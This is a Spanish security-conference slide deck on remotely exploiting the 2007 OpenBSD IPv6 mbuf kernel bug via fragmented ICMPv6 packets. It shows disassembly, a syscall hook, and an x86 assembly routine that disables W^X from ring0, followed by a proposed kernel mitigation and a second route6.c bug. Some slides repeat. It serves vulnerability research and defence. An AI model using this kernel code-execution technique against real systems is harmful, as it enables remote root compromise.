

"Only two remote holes in the default install"

Alfredo A. Ortega

1 de diciembre de 2007

Como fue encontrado

Events:

1. 16 de Enero de 2007: El equipo de OpenBSD publica una parche para su Stack IPv6 llamado "OpenBSD 008: RELIABILITY FIX". (Loop Infinito en modo kernel)

Como fue encontrado

Events:

1. 16 de Enero de 2007: El equipo de OpenBSD publica una parche para su Stack IPv6 llamado "OpenBSD 008: RELIABILITY FIX". (Loop Infinito en modo kernel)
2. Se comenzó un proyecto para investigar e intentar reproducir esa vulnerabilidad.

Como fue encontrado

Events:

1. 16 de Enero de 2007: El equipo de OpenBSD publica una parche para su Stack IPv6 llamado "OpenBSD 008: RELIABILITY FIX". (Loop Infinito en modo kernel)
2. Se comenzó un proyecto para investigar e intentar reproducir esa vulnerabilidad.
3. Debido a la falta de información, se construyo un fuzzer IPv6 para tratar de ubicar el bug.
4. El sistema (python) envía fragmentos IPv6 conteniendo combinaciones de diferentes headers.
5. Una combinación tuvo la suerte de romper todas las versiones de OpenBSD.

Buscando una manera de lograr ejecución de código

m_freem(packet);


```
Attributes: bp-based frame

public m_freem
m_freem proc near

var_28= dword ptr -28h
var_C= dword ptr -0Ch
arg_0= dword ptr 8

push    ebp
mov     ebp, esp
push    edi
push    esi
push    ebx
sub     esp, 0Ch
mov     esi, [ebp+arg_0]
test    esi, esi
jz     short loc_D0344C80
```

packet->esi



Buscando una manera de lograr ejecución de código

m_freem(packet);


```
Attributes: bp-based frame

public m_freem
m_freem proc near

var_28= dword ptr -28h
var_C= dword ptr -0Ch
arg_0= dword ptr 8

push    ebp
mov     ebp, esp
push    edi
push    esi
push    ebx
sub     esp, 0Ch
mov     esi, [ebp+arg_0]
test    esi, esi
jz     short loc_D0344C80
```

packet->esi



Código C equivalente

```
/sys/mbuf.h
```

```
#define MEXTREMOVE(m) do { \
    if (MCLISREFERENCED(m)) { \
        _MCLDEREFERENCE(m); \
    } else if ((m)->m_flags & M_CLUSTER) { \
        pool_put(&mclpool, (m)->m_ext.ext_buf); \
    } else if ((m)->m_ext.ext_free) { \
        (*(m)->m_ext.ext_free)((m)->m_ext.ext_buf, \
            (m)->m_ext.ext_size, (m)->m_ext.ext_arg); \
    } else { \
        free((m)->m_ext.ext_buf, (m)->m_ext.ext_type); \
    } \
    (m)->m_flags &= ~(M_CLUSTER|M_EXT); \
    (m)->m_ext.ext_size = 0;          /* why ??? */ \
} while (/* CONSTCOND */ 0)
```

Paquetes IcmpV6

Se usaron dos paquetes (fragmentados) de IcmpV6 como vector de ataque




Figura: Detalle de los fragmentos de IcmpV6

Donde estamos?

Realmente no tenemos idea donde estamos situados. Pero *ESI* esta apuntando a nuestro código!




Figura: Situación inicial y final

Que hacemos?

Engancharnos! (Como los TSRs de DOS)

Nos enganamos de la system call Int 0x80




Figura: System call hook

Funcionamiento interno de OpenBSD W^X

W^X: Memoria escribible nunca es ejecutable

i386: usa el selector CS para limitar la ejecución. Para deshabilitar W^X, extendemos CS desde ring0.




Figura: Esquema de selectores de OpenBSD y extensión

Derrotando W^X desde ring0

Nuestro algoritmo, independiente del Kernel:

```
    sldt    ax                ; Store LDT index on EAX
    sub    esp, byte 0x7f
    sgdt   [esp+4]           ; Store global descriptor table
    mov    ebx, [esp+6]
    add    esp, byte 0x7f
    push   eax                ; Save local descriptor table index
    mov    edx, [ebx+eax]
    mov    ecx, [ebx+eax+0x4]
    shr    edx, 16            ; base_low → edx
    mov    eax, ecx
    shl    eax, 24            ; base_middle → eax
    shr    eax, 8
    or     edx, eax
    mov    eax, ecx           ; base_high → eax
    and    eax, 0xff000000
    or     edx, eax
    mov    ebx, edx           ; ldt → ebx
; Extend CS selector
    or     dword [ebx+0x1c], 0x000f0000
; Extend DS selector
    or     dword [ebx+0x24], 0x000f0000
```

Código inyectado

W^X sera restaurado en el próximo context switch, tenemos dos opciones para la ejecución segura desde user-mode:




Figura: Opciones de inyección del Payload

Preguntas?

Ya estamos ejecutando código en user-mode estandard como root, y el sistema ha sido comprometido.

```
preserving editor files
starting network daemons: sendmail inetd sshd.
starting local daemons:.
standard daemons: cron.
Fri May 11 11:27:18 ART 2007

OpenBSD/i386 (test.esx.lab.core-sdi.com) (ttyC0)

login: Stopped at 0xd611a92d: pushal
ddb> trace
end(d6107f00,d0894bdc,d0894ac4,d623fbd0) at 0xd611a92d
nd6_output(d0d7703c,d0d7703c,d6215e00,d0894bc0,d623fbd0,d0d7703c,d0894b54,0) at
,nd6_output+0x1bc
ip6_output(d6215e00,0,0,4,0,d0894c54,20,0) at ip6_output+0xe3d
icmp6_reflect(d6215e00,20,0,d6215b00) at icmp6_reflect+0x2b9
icmp6_input(d0894e0c,d0894dc8,3a,d6227000) at icmp6_input+0x55f
ip6_input(d6227000,d0d3ab00,0,d0893000) at ip6_input+0x43c
ip6intr(58,10,10,10,d0893000) at ip6intr+0x5e
Bad frame pointer: 0xd0894e24
ddb> c

OpenBSD/i386 (test.esx.lab.core-sdi.com) (ttyC0)

login: _
```

Protección propuesta

Limitar el selector CS de Kernel

Usar la misma estrategia que en user-space. Método utilizado en PaX (<http://pax.grsecurity.net>) para Linux.




Figura: Modificación del selector CS de kernel en OpenBSD

Otra vulnerabilidad?

IPv6 Routing Headers

Variable no inicializada en el procesamiento de headers de IPv6.

1. DoS o ejecución de código (dependiendo de la grositud del hacker!)
2. Presente en el CVS desde Enero a Marzo del 2007 (muy pocos sistemas afectados)

```
RCS file: /usr/OpenBSD/cvs/src/sys/netinet6/route6.c,v
retrieving revision 1.13
retrieving revision 1.14
    switch (rh->ip6r_type) {
+   case IPV6_RTHDR_TYPE_0:
+       rhlen = (rh->ip6r_len + 1) << 3;
+       if (rh->ip6r_segleft == 0)
-           break; /* Final dst. Just ignore the header. */
-       rhlen = (rh->ip6r_len + 1) << 3;
```

En este artículo se presento:

1. Estrategia genérica de ejecución de código en el kernel
2. Posible mejora de seguridad del kernel para i386

En este artículo se presento:

1. Estrategia genérica de ejecución de código en el kernel
2. Posible mejora de seguridad del kernel para i386
3. Un tercer bug - Ningún software es perfecto

